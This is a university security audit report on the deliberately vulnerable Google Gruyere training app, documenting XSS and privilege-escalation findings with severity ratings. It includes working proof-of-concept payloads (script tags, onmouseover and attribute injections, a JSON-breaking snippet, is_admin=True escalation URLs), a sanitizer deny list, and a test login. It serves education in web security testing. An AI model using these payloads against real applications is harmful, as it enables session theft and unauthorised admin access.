Project theme:

"Security audit of the OWASP BWA Google Gruyere web application"

Author:

Marceli Śliwiak

Date:
20.01.2023r.

Wroclaw University of Science and Technology

2023

Table of contents

1. Afterinitial constituencies

- The object of the security audit is the https://google-gruyere.appspot.com/ application
- the scope of the tests carried out doesn't go beyond the area allowed by the application owner and doesn't interfere with the critical infrastructure of Google Inc.
- the security audit was conducted for educational purposes only and is not intended to harm the interests of Google Inc.

2. Environment and software

- the tested application is hosted using an external server in the environment managed by Google Inc., and access to it is carried out via the public Internet network
- due to the fact of sharing infrastructure with other users, the tested application is an isolated (sandboxed) instance of the Google Gruyere application managed by the AppEngine tool
- Burp Suite Community Edition software and the Firefox web browser client along with the FoxyProxy plugin were used to conduct the security audit.

3. Vulnerability risk classification

Vulnerabilities have been classified on a 5-point scale, reflecting both the probability of using a given vulnerability and the business risk associated with its exploitation. Below is a brief description of the meaning of each of these severity levels:

- **CRITICAL** – exploiting the vulnerability allows to compromise the server or network infrastructure or allows access (in read and/or write mode) to data with a high degree of confidentiality. The exploitation is usually simple, i.e. the attacker does not need to gain access to systems that are difficult to reach and does not need to perform any kind of social engineering activities. Vulnerabilities marked as critical must be remedied immediately, especially if they occur in a production environment.
- **HIGH** – exploitation of the vulnerability allows access to confidential data (similar to the critical level), but the prerequisites for the attack (e.g. having a user account in the internal system) make it slightly less likely. The fault is easy to exploit, but the effects are somehow limited.
- MEDIUM - The exploitation of the vulnerability may depend on external factors (e.g. persuade the user to click on the hyperlink) or require other conditions that are difficult to achieve. In addition, exploitation typically allows access only to a limited set of data or to data that is less significant.
- **LOW** – Exploitation of this vulnerability has little direct impact on application security , and its application depends on conditions that are very difficult to achieve practically (for example, physical access to the server).

- **INFO** – problems marked as INFO are not vulnerabilities in themselves. Their purpose is to indicate good practices, the implementation of which will lead to an increase in the overall level of system security.

  Below is a graph designed to provide a statistical representation of Google Gruyere threats on the scale defined above.




Figure 1. Statistical representation of the threats scale of Google Gruyere application

4. Google Gruyere web application – vulnerabilities

4.1 [MEDIUM] Scenario #1 File Upload XSS – Arbitrary JavaScript execution by uploading a malicious file, compromising user interaction with the application, accessing user data

1. The auditor user logs in to the account and queries the `https://google-gruyere.appspot.com/6605747817278491638244756005968683596 74/upload.gtl/upload.gtl` page
2. The user submits a file with HTML code containing a script that displays the user's cookie:
```
<script>
alert(document.cookie);
</script>
```




Figure 1. Upload a test file.html to the server

3. Information about the correct upload of the file to the server is returned, along with a link to the uploaded file




Figure 2. Message about the correct file transfer along with the path to the uploaded file

4. After querying the specified path, the Javascript code contained in the test.html file is automatically executed returning user session data




Figure 3. Properly executed Javascript code that returns user session data

The application allows to upload any file to the server (including HTML files). HTML files can contain malicious Javascript.

By having full control over scripts executed in the user's browser, an attacker is able to seriously threaten the user.
It may include:

- performing any action in the app that user can perform
- viewing all the information that user can view
- modifying any information that may modify
- initiation of interactions with other users of the application, impersonating the victim of the attack

4.2 [MEDIUM] Scenario #2 Reflected XSS - Execution of arbitrary JavaScript code by passing in an HTTP request, compromising user interaction with the application, access to user data

1. The user queries the page: `https://google-gruyere.appspot.com/6605747817278491638244756005968683596 74/<script>alert(1)</script>`.
2. An invalid query path error is returned, but the Javascript in the error is executed correctly.




Figure 4. Correct execution of Javascript alert(1)

The application doesn't properly process the data contained in queries to its domain, which allows potentially dangerous characters such as "<" and ">" to be sent in them. Allowing these characters to be uploaded opens the way for the injection of malicious scripts in the format: `<script></script>`.

error.gtl

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<!-- Copyright 2017 Google Inc. -->
<html>
<head>
<title>Gruyere: Error</title>
[[include:base.css]][[/include:base.css]]
</head>

<body>
[[include:menubar.gtl]][[/include:menubar.gtl]]

[[if:_message]]
<div class='message'>{{_message}}</div>
[[/if:_message]]

</body>

</html>
```

Figure 5. Source code, error.gtl file that handles errors

4.3 [MEDIUM] Scenario #3 – Stored XSS – Execution of arbitrary Javascript stored in the application database, compromise user interaction with the application, access to user data

1. The logged in ***auditor*** user performs a query to the subpage: `https://google-gruyere.appspot.com/6605747817278491638244756005968683596 74/newsnippet.gtl`
2. The user adds a new "Snippet" file with the following text: `<a onmouseover="alert(1)" href="#">read this!</a>` and confirms the file transfer by pressing "Submit"




Figure 6. Upload a malicious file to an application server

3. The file is successfully uploaded to the server and displayed in the "My Snippets" tab, but when the user hovers the cursor over the "read this! ", Javascript code is executed: `alert(1)`

Figure 7. Successfully uploaded Javascript file




Figure 8. Correct execution of Javascript alert(1) when hovering over

The injected Javascript code was executed because the *onmouseover* attribute was omitted from the denied attributes array in *_SanitizeTag* function in sanitize.py application's source file.

```
80    disallowed_attributes = [
81        'onblur', 'onchange', 'onclick', 'ondblclick', 'onfocus',
82        'onkeydown', 'onkeypress', 'onkeyup', 'onload', 'onmousedown',
83        'onmousemove', 'onmouseout', 'onmouseup', 'onreset',
84        'onselect', 'onsubmit', 'onunload'
85    ]
86
```

Figure 9. The 'onmouseover' attribute is missing from the denied attributes array in the _SanitizeTag function in the sanitize.py file

4.4 [MEDIUM] Scenario #4 – Stored XSS via HTML Attribute – Execution of arbitrary Javascript stored in the application database by modifying the HTML attribute, compromising user interaction with the application, accessing user data

1. The logged *in **auditor*** user performs a query to the *"Profile"* subpage:
   `https://google-gruyere.appspot.com/6605747817278491638244756005968683596 74/editprofile.gtl`

2. The user enters the phrase:
   `red' onload='alert(1)' onmouseover='alert(2)`
   in the *"Profile Color"* field and presses *"Update"*




Figure 10. Sending a crafted phrase with Javascript code to field "Profile Color"

3. The user is redirected to the *"Home"* homepage, after which he requests the profile address again

4. When you hover over the *"Profile Color"* field, the Javascript code `alert(2)` is executed




Figure 11. Execution of Javascript - alert(2) after cursor hovering to the "Profiles" field

Request

Pretty Raw Hex

```
1 GET /5812499533482012126284251611098984945 49/editprofile.gtl
  HTTP/1.1
2 Host: google-gruyere.appspot.com
3 Cookie: GRUYERE=54548429|auditor||author; GRUYERE_ID=
  5812499533482012126284251611098984945 49
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
  Gecko/20100101 Firefox/109.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8
6 Accept-Language: pl,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Dnt: 1
9 Referer:
  https://google-gruyere.appspot.com/5812499533482012126284251611098984
  94549/editprofile.gtl
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16 Connection: close
17
18
```

Response

Pretty Raw Hex Render

```
210       value=''
211       name='icon'>
212     (32x32 image, URL to image location)
213 </td></tr>
214 <tr><td>
215     Homepage:
216   </td><td>
217     <input type='text' size='50'
218       value=''
219       name='web_site'>
220 </td></tr>
221 <tr><td>
222     Profile Color:
223   </td><td>
224     <input type='text'
225       value='red' onload='alert(1)' onmouseover='alert(2)'
226       name='color'>
227 </td></tr>
228 <tr><td>
229     Private Snippet:
230   </td><td>
231     <textarea name='private_snippet' rows='10' style='width:100%'>
  </textarea>
232 </td></tr>
233
234
235 <tr><td></td><td align='left'>
236     <input type='submit' value='Update'>
237 </td></tr>
238 </table>
239 </form>
240 </div>
241
242 </body>
```

Figure 12. Query to the server and reply

4.5 [MEDIUM] Scenario #5 – Stored XSS via AJAX – Execution of arbitrary Javascript stored in the application database by exploiting a bug in the application's AJAX code, compromising user interaction with the application, accessing user data

1. The logged in ***auditor*** user executes a query to:
   `https://google-gruyere.appspot.com/subpage/6605747817278491638244756005968683596 74/newsnippet.gtl`
2. The user adds a new *"Snippet"* with the following content:
   ```
   all <span style=display:none>"
   + (alert(1),"")
   + "</span>your base
   ```
   and confirms the file upload by pressing *"Submit"*




Figure 13. Added new "Snippet"

3. After refreshing the *"My Snippets"* page , pressing *"Refresh"* executes the Javascript code: `alert(1)`




Figure 14. Execution of Javascript - alert(1) after refreshing the "My Snippets" page by pressing "Refresh"




Figure 15. Prompt for feed.gtl file to server when pressing "Refresh" and reply

Success of this XSS attack is due to errors in the implementation of code executed on both server and client side. AJAX is a functionality of the Javascript language that allows you to interact with the server without the application making an HTTP GET request . Here it was used to refresh *"My Snippets"* page.
By default, user-uploaded *"Snippet"* content is rendered to JSON. However, adequate mechanisms have not been implemented to escape dangerous signs such as `""` or `''`. To correctly prevent misinterpretation, each of them should be written as `\x27` (for ') and `\x22` (for "").
Properly rendered JSON file:

```
_feed(({..., "auditor": "snippet", ...}))
```

The resulting JSON file:

```
_feed({..., "auditor": "all <span style=display:none>"
+ (alert(1),"")
+ "</span>your base", ...})
```

In addition, on the client browser side, the ***eval*** function from Javascript is used to convert returned JSON file. The ***eval*** function is widely recognized as very dangerous, so it is recommended to limit its use to the necessary minimum.

resources/feed.gtl

```
{{# Copyright 2017 Google Inc. }}
_feed((
{{# with a uid parameter, get one user's snippets
    returns [name, snippet, ...]
The first entry is the user's name and the remaining entries are
the user's snippets, in order from most recent to least recent.
}}
[[if:uid]]
[
"[[if:_db.*uid]]{{_db.*uid.name}}[[/if:_db.*uid]][[if:!_db.*uid]]{{uid.0}}[[/if:!_db.*uid]]"
[[if:_db.*uid.snippets.0]][[for:_db.*uid.snippets]]
,"{{_this:html}}"
[[/for:_db.*uid.snippets]][[/if:_db.*uid.snippets.0]]
]
[[/if:uid]]
{{# without a uid parameter, get one snippet from each user
    returns {'private_snippet':snippet, user:snippet, ...}
The first entry is the logged in user's private snippet.
The rest of the entries are all the other users' most recent snippet.
}}
[[if:!uid]]
{
"private_snippet":
  "{{_profile.private_snippet:html}}"
[[for:_db]]
[[if:is_author]][[if:snippets.0]],"{{_key}}":
  "{{snippets.0:html}}"[[/if:snippets.0]][[/if:is_author]][[/for:_db]]
}
[[/if:!uid]]
))
```

Figure 16. Application feed.gtl source code

feed.gtl

```
_feed((


{
"private_snippet":
  ""

,"cheddar":
  "Gruyere is the cheesiest application on the web."


,"auditor":
  "all <span style=display:none>"
+ (alert(1),"")
+ "</span>your base"
,"brie":
  "Brie is the queen of the cheeses<span style=color:red>!!!</span>"
}

))
```

Figure 17. Executed AJAX code

4.6 [MEDIUM] Scenario #6 – Reflected XSS via AJAX – Execution of arbitrary Javascript code by passing HTML code in an HTTP request, compromising user interaction with the application, accessing user data

1. User queries *feed.gtl* with a parametr "*uid*" providing HTML code containing Javascript:
   `https://google-gruyere.appspot.com/581249953348201212628425161109898494549/feed.gtl?uid=<script>alert(1)</script>`
   or
   `https://google-gruyere.appspot.com/581249953348201212628425161109898494549/feed.gtl?uid=%3Cscript%3Ealert(1)%3C/script%3E`
2. Javascript code is immediately executed – `alert(1)`




Figure 18. Server query and response

The problem that causes the above attack to be successfully executed is the fact that the application returns any files with the **.gtl** extension as a *text/html* type and the problem once again the lack of an escape mechanism used in Scenario #5. In this case, there is an undesirable interpretation of the "<>" characters (which should be passed as \x3c and \x3e). As a result, the HTML code passed in the query is successfully executed by the browser, and with-it a payload in the form of a Javascript script.

4.7 [CRITICAL] Scenario #7 – Elevation of Privilege - Raise the privilege level of any user to the administrator level

1. The logged in ***auditor*** user performs the query: `https://google-gruyere.appspot.com/5812499533482012126284251611098984945 49/saveprofile?action=update&is_admin=True`
2. The user is redirected to the *"Home"* page and then logs out of the application by pressing *"Sign out"*.
3. The user logs in again with the correct login credentials by executing the query: `https://google-gruyere.appspot.com/5812499533482012126284251611098984945 49/login?uid=auditor&pw=audit123`
4. After successful login, the *"Home"* page appears with a new option *"Manage this server"* on the navigation bar, indicating that user has obtained administrator rights/
5. After going to the administrator management panel, the ***auditor*** user can perform any operation that the application administrator can perform, i.e. among others:
    - Modify other users' data
    - Disable Application Server
    - Reset the application server




Figure 19. "Home" page with the new "Manage this server" option available in the navigation bar




Figure 20. Administrator Management Panel

The above attack proved to be effective due to the lack of a mechanism for authorizing user requests by the server. After querying the *"is_admin"* parameter, the

user must log in again to obtain a new cookie from the server, which will contain updated data about the new user permissions.

As a result of the above vulnerability, any user can modify the permissions of any other user of the application by specifying *"username"* parameter in the query:

`https://google-gruyere.appspot.com/581249953348201212628425161109898494549/saveprofile?action=update&is_admin=True&uid=username`




Figure 21. Query modifying user privilege level and positive server response

